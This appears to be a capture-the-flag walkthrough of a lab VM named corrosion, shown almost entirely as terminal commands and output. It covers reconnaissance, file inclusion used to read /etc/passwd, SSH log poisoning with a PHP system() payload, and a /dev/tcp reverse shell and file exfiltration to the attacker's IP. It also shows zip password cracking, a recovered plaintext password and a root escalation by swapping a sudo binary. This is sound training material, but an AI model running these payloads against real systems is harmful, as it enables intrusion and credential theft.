

```
❯ cat version -l python -p
# Nmap 7.95 scan initiated Mon Mar 10 19:28:34 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p22,80 -oN version 10.0.2.61
Nmap scan report for 10.0.2.61
Host is up (0.00072s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Ubuntu 5ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 0c:a7:1c:8b:4e:85:6b:16:8c:fd:b7:cd:5f:60:3e:a4 (RSA)
|   256 0f:24:f4:65:af:50:d3:d3:aa:09:33:c3:17:3d:63:c7 (ECDSA)
|_  256 b0:fa:cd:77:73:da:e4:7d:c8:75:a1:c5:5f:2c:21:0a (ED25519)
80/tcp open  http    Apache httpd 2.4.46 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.46 (Ubuntu)
MAC Address: 08:00:27:F1:B3:62 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Mar 10 19:28:41 2025 -- 1 IP address (1 host up) scanned in 6.95 seconds
```


```
❯ dirb http://10.0.2.61

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Mar 10 19:32:23 2025
URL_BASE: http://10.0.2.61/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.61/ ----
+ http://10.0.2.61/index.html (CODE:200|SIZE:10918)
+ http://10.0.2.61/server-status (CODE:403|SIZE:274)
==> DIRECTORY: http://10.0.2.61/tasks/

---- Entering directory: http://10.0.2.61/tasks/ ----
```





Welcome to my Blog!

This website is in development. Will be updated in the next couple Months! - randy



Index of /blog-post/archives

Name	Last modified	Size	Description
Parent Directory		-	
randylogs.php	2021-07-29 17:20	140	

```
❯ ffuf -u "http://10.0.2.61/blog-post/archives/randylogs.php?FUZZ=../../../../../../../../etc/passwd" -w "/usr/share/dirbuster/wordlists/directory-list-2.3-small.txt" -c -r -fs 0

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev

 :: Method           : GET
 :: URL              : http://10.0.2.61/blog-post/archives/randylogs.php?FUZZ=../../../../../../../../etc/passwd
 :: Wordlist         : FUZZ: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 0

file                    [Status: 200, Size: 2832, Words: 38, Lines: 49, Duration: 6ms]
```

view-source:http://10.0.2.61/blog-post/archives/randylogs.php?file=/etc/passwd

Firefox Default GTFOBins Nessus SonarQube CCNA OTW HMVM DL THL R-M THM

```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
0 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
1 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
2 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
3 www-data:x:33:33:www-data:/var/www:/bin/sh
4 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
5 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
6 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
7 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
8 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
9 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
0 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
1 systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
2 messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
3 syslog:x:104:110::/home/syslog:/usr/sbin/nologin
4 _apt:x:105:65534::/nonexistent:/usr/sbin/nologin
5 tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
6 uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
7 tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
8 avahi-autoipd:x:109:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
9 usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
0 rtkit:x:111:118:RealtimeKit,,,:/proc:/usr/sbin/nologin
1 dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
2 avahi:x:113:120:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
3 cups-pk-helper:x:114:121:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
4 speech-dispatcher:x:115:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
5 kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
6 nm-openvpn:x:117:122:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
7 whoopsie:x:118:123::/nonexistent:/bin/false
8 sssd:x:119:124:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
9 saned:x:120:126::/var/lib/saned:/usr/sbin/nologin
0 colord:x:121:127:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
1 geoclue:x:122:128::/var/lib/geoclue:/usr/sbin/nologin
2 pulse:x:123:129:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
3 hplip:x:124:7:HPLIP system user,,,:/run/hplip:/bin/false
4 gnome-initial-setup:x:125:65534::/run/gnome-initial-setup/:/bin/false
5 gdm:x:126:131:Gnome Display Manager:/var/lib/gdm3:/bin/false
6 randy:x:1000:1000:randy,,,:/home/randy:/bin/bash
7 systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
8 sshd:x:127:65534::/run/sshd:/usr/sbin/nologin
```

view-source:http://10.0.2.61/blog-post/archives/randylogs.php?file=/var/log/auth.log

Firefox Default GTFOBins Nessus SonarQube CCNA OTW HMVM DL THL R-M THM PS

```
 1 Mar 10 12:26:01 corrosion CRON[1937]: pam_unix(cron:session): session opened for user root by (uid=0)
 2 Mar 10 12:26:01 corrosion CRON[1937]: pam_unix(cron:session): session closed for user root
 3 Mar 10 12:27:01 corrosion CRON[1940]: pam_unix(cron:session): session opened for user root by (uid=0)
 4 Mar 10 12:27:01 corrosion CRON[1940]: pam_unix(cron:session): session closed for user root
 5 Mar 10 12:28:03 corrosion CRON[1943]: pam_unix(cron:session): session opened for user root by (uid=0)
 6 Mar 10 12:28:04 corrosion CRON[1943]: pam_unix(cron:session): session closed for user root
 7 Mar 10 12:28:36 corrosion sshd[1946]: error: kex_exchange_identification: Connection closed by remote host
 8 Mar 10 12:28:36 corrosion sshd[1946]: Connection closed by 10.0.2.15 port 60156
 9 Mar 10 12:28:42 corrosion sshd[1947]: error: Protocol major versions differ: 2 vs. 1
10 Mar 10 12:28:42 corrosion sshd[1948]: error: Protocol major versions differ: 2 vs. 1
11 Mar 10 12:28:42 corrosion sshd[1948]: banner exchange: Connection from 10.0.2.15 port 58150: could not read protocol ver
12 Mar 10 12:28:42 corrosion sshd[1947]: banner exchange: Connection from 10.0.2.15 port 58134: could not read protocol ver
13 Mar 10 12:28:42 corrosion sshd[1949]: Unable to negotiate with 10.0.2.15 port 58160: no matching host key type found. Th
14 Mar 10 12:28:42 corrosion sshd[1951]: Connection closed by 10.0.2.15 port 58168 [preauth]
15 Mar 10 12:28:42 corrosion sshd[1953]: Connection closed by 10.0.2.15 port 58176 [preauth]
16 Mar 10 12:28:42 corrosion sshd[1955]: Unable to negotiate with 10.0.2.15 port 58188: no matching host key type found. Th
```

```
❯ ssh "<?php system('whoami'); ?>"@10.0.2.61
remote username contains invalid characters
```

```
❯ sudo docker pull ubuntu:18.04
18.04: Pulling from library/ubuntu
7c457f213c76: Pull complete
Digest: sha256:152dc042452c496007f07ca9127571cb9c29697f42acbfad72324b2bb2e43c98
Status: Downloaded newer image for ubuntu:18.04
docker.io/library/ubuntu:18.04
```

```
❯ sudo docker images
REPOSITORY   TAG       IMAGE ID       CREATED         SIZE
ubuntu       18.04     f9a80a55f492   21 months ago   63.2MB
```

```
❯ sudo docker run -dit --name rce f9a80a55f492
e70e674a069abb421e9838170718acd1807bec0d799716fe17f199510d79d677
```

```
❯ sudo docker ps
CONTAINER ID   IMAGE          COMMAND       CREATED          STATUS          PORTS     NAMES
e70e674a069a   f9a80a55f492   "/bin/bash"   24 seconds ago   Up 23 seconds             rce
```

```
❯ sudo docker exec -it rce bash
root@e70e674a069a:/# hostname -I
172.17.0.2
```

```
root@e70e674a069a:/# apt update
```

```
root@e70e674a069a:/# apt-get install openssh-client
Reading package lists... Done
```

```
root@e70e674a069a:/# ssh '<?php system($_GET['command']); ?>'@10.0.2.61
<?php system($_GET[command]); @10.0.2.61's password:
Permission denied, please try again.
<?php system($_GET[command]); @10.0.2.61's password:
```

```
255 Mar 10 14:13:29 corrosion sshd[3430]: Failed password for invalid user  from 10.0.2.15 port 53814 ssh2
256
```

```
view-source:http://10.0.2.61/blog-post/archives/randylogs.php?file=/var/log/auth.log&command=hostname -I
```

```
256 Mar 10 14:13:29 corrosion sshd[3430]: Failed password for invalid user 10.0.2.61
257  from 10.0.2.15 port 53814 ssh2
```

```
❯ sudo docker ps
CONTAINER ID   IMAGE          COMMAND       CREATED          STATUS          PORTS     NAMES
e70e674a069a   f9a80a55f492   "/bin/bash"   10 minutes ago   Up 10 minutes             rce
```

```
❯ sudo docker stop e70e674a069a
e70e674a069a
```

```
❯ sudo docker rmi $(sudo docker images -a -q) --force
Untagged: ubuntu:18.04
Untagged: ubuntu@sha256:152dc042452c496007f07ca9127571cb9c29697f42acbfad72324b2bb2e43c98
Deleted: sha256:f9a80a55f492e823bf5d51f1bd5f87ea3eed1cb31788686aa99a2fb61a27af6a
```

```
❯ sudo docker rm $(sudo docker ps -a -q)
e70e674a069a
```

```
0.2.61/blog-post/uploads ×  10.0.2.61/blog-post/archives ×  • http://10.0.2.61/blog-pos ×  +

urce:http://10.0.2.61/blog-post/archives/randylogs.php?file=/var/log/auth.log&command=bash -c 'bash -i %3E%26 /dev/tcp/10.0.2.15/1234 0%3E%261'
```

```
❯ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.61] 35050
bash: cannot set terminal process group (828): Inappropriate ioctl for device
bash: no job control in this shell
www-data@corrosion:/var/www/html/blog-post/archives$
```

```
www-data@corrosion:/$ cd /var/backups
www-data@corrosion:/var/backups$ ls -la
total 2668
drwxr-xr-x  2 root root    4096 Mar 10 12:29 .
drwxr-xr-x 15 root root    4096 Jul 29  2021 ..
-rw-r--r--  1 root root   61440 Mar 10 12:29 alternatives.tar.0
-rw-r--r--  1 root root    2867 Jul 29  2021 alternatives.tar.1.gz
-rw-r--r--  1 root root  102709 Jul 29  2021 apt.extended_states.0
-rw-r--r--  1 root root      11 Jul 29  2021 dpkg.arch.0
-rw-r--r--  1 root root      43 Jul 29  2021 dpkg.arch.1.gz
-rw-r--r--  1 root root      43 Jul 29  2021 dpkg.arch.2.gz
-rw-r--r--  1 root root     616 Jul 29  2021 dpkg.diversions.0
-rw-r--r--  1 root root     220 Jul 29  2021 dpkg.diversions.1.gz
-rw-r--r--  1 root root     220 Jul 29  2021 dpkg.diversions.2.gz
-rw-r--r--  1 root root     272 Jul 29  2021 dpkg.statoverride.0
-rw-r--r--  1 root root     194 Jul 29  2021 dpkg.statoverride.1.gz
-rw-r--r--  1 root root     168 Apr 20  2021 dpkg.statoverride.2.gz
-rw-r--r--  1 root root 1721335 Jul 30  2021 dpkg.status.0
-rw-r--r--  1 root root  395230 Jul 29  2021 dpkg.status.1.gz
-rw-r--r--  1 root root  386883 Jul 29  2021 dpkg.status.2.gz
-rw-r--r--  1 root root    3285 Jul 30  2021 user_backup.zip
```

```
www-data@corrosion:/tmp$ unzip user_backup.zip
Archive:  user_backup.zip
[user_backup.zip] id_rsa password:
```

```
www-data@corrosion:/tmp$ cat user_backup.zip > /dev/tcp/10.0.2.15/443
```

```
❯ nc -lvnp 443 > backup.zip
listening on [any] 443 ...

connect to [10.0.2.15] from (UNKNOWN) [10.0.2.61] 42204
```

```
❯ ll
.rw-rw-r-- kali kali 3.2 KB Mon Mar 10 21:35:51 2025  backup.zip
```

```
❯ zip2john backup.zip > hash
ver 2.0 efh 5455 efh 7875 backup.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1979, decmplen=2590, crc=A144E09A ts=0298 cs=0298 type=8
ver 2.0 efh 5455 efh 7875 backup.zip/id_rsa.pub PKZIP Encr: TS_chk, cmplen=470, decmplen=563, crc=41C30277 ts=029A cs=029a type=8
ver 1.0 efh 5455 efh 7875 ** 2b ** backup.zip/my_password.txt PKZIP Encr: TS_chk, cmplen=35, decmplen=23, crc=21E9B663 ts=02BA cs=02ba type=0
ver 2.0 efh 5455 efh 7875 backup.zip/easysysinfo.c PKZIP Encr: TS_chk, cmplen=115, decmplen=148, crc=A256BBD9 ts=0170 cs=0170 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
```

```
❯ ll
.rw-rw-r-- kali kali 3.2 KB Mon Mar 10 21:35:51 2025 backup.zip
.rw-rw-r-- kali kali 473 B  Mon Mar 10 21:36:52 2025 hash
```

```
❯ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!randybaby       (backup.zip)
1g 0:00:00:00 DONE (2025-03-10 21:37) 1.020g/s 14636Kp/s 14636Kc/s 14636KC/s "2parrow"..*7iVamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
www-data@corrosion:/tmp$ unzip user_backup.zip
Archive:  user_backup.zip
[user_backup.zip] id_rsa password:
  inflating: id_rsa
  inflating: id_rsa.pub
 extracting: my_password.txt
  inflating: easysysinfo.c
www-data@corrosion:/tmp$ ls -la
total 28
drwxrwxrwt  2 root     root     4096 Mar 10 14:38 .
drwxr-xr-x 20 root     root     4096 Jul 29  2021 ..
-rw-r--r--  1 www-data www-data  148 Jul 30  2021 easysysinfo.c
-rw-------  1 www-data www-data 2590 Jul 30  2021 id_rsa
-rw-r--r--  1 www-data www-data  563 Jul 30  2021 id_rsa.pub
-rw-r--r--  1 www-data www-data   23 Jul 30  2021 my_password.txt
-rw-r--r--  1 www-data www-data 3285 Mar 10 14:31 user_backup.zip
```

```
www-data@corrosion:/tmp$ cat my_password.txt
randylovesgoldfish1998
```

```
❯ ssh randy@10.0.2.61
```

```
randy@corrosion:~$ sudo -l
[sudo] password for randy:
Matching Defaults entries for randy on corrosion:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User randy may run the following commands on corrosion:
    (root) PASSWD: /home/randy/tools/easysysinfo
```


```
randy@corrosion:~/tools$ ls -la
total 28
drwxrwxr-x  2 randy randy  4096 Jul 30  2021 .
drwxr-x--- 17 randy randy  4096 Jul 30  2021 ..
-rwsr-xr-x  1 root  root  16192 Jul 30  2021 easysysinfo
-rwxr-xr-x  1 root  root    318 Jul 29  2021 easysysinfo.py
```

```
randy@corrosion:~/tools$ cd /tmp
```

```
randy@corrosion:/tmp$ sudo -u root /home/randy/tools/easysysinfo
Mon Mar 10 02:50:15 PM MDT 2025
127.0.0.1       localhost


# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
Linux corrosion 5.11.0-25-generic #27-Ubuntu SMP Fri Jul 9 23:06:29 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

```
randy@corrosion:~/tools$ rm easysysinfo
rm: remove write-protected regular file 'easysysinfo'? yes
randy@corrosion:~/tools$ ls
easysysinfo.py
```

```
randy@corrosion:~/tools$ nano exploit.c
randy@corrosion:~/tools$ cat exploit.c
#include <stdio.h>
#include <stdlib.h>

void main(){

        system("/bin/bash");
        return 0;

}
```


randy@corrosion:~/tools$ gcc exploit.c -o easysysinfo
exploit.c: In function ‘main’:
exploit.c:7:9: warning: ‘return’ with a value, in function returning void
7 | return 0;
| ^
exploit.c:4:6: note: declared here
4 | void main(){
| ^~~~
randy@corrosion:~/tools$ ls -la
total 32
drwxrwxr-x 2 randy randy 4096 Mar 10 15:05 .
drwxr-x--- 17 randy randy 4096 Jul 30 2021 ..
-rwxrwxr-x 1 randy randy 16104 Mar 10 15:05 easysysinfo

randy@corrosion:~/tools$ sudo -u root /home/randy/tools/easysysinfo
[sudo] password for randy:
root@corrosion:/home/randy/tools# whoami
root
root@corrosion:/home/randy/tools# id
uid=0(root) gid=0(root) groups=0(root)
root@corrosion:/home/randy/tools#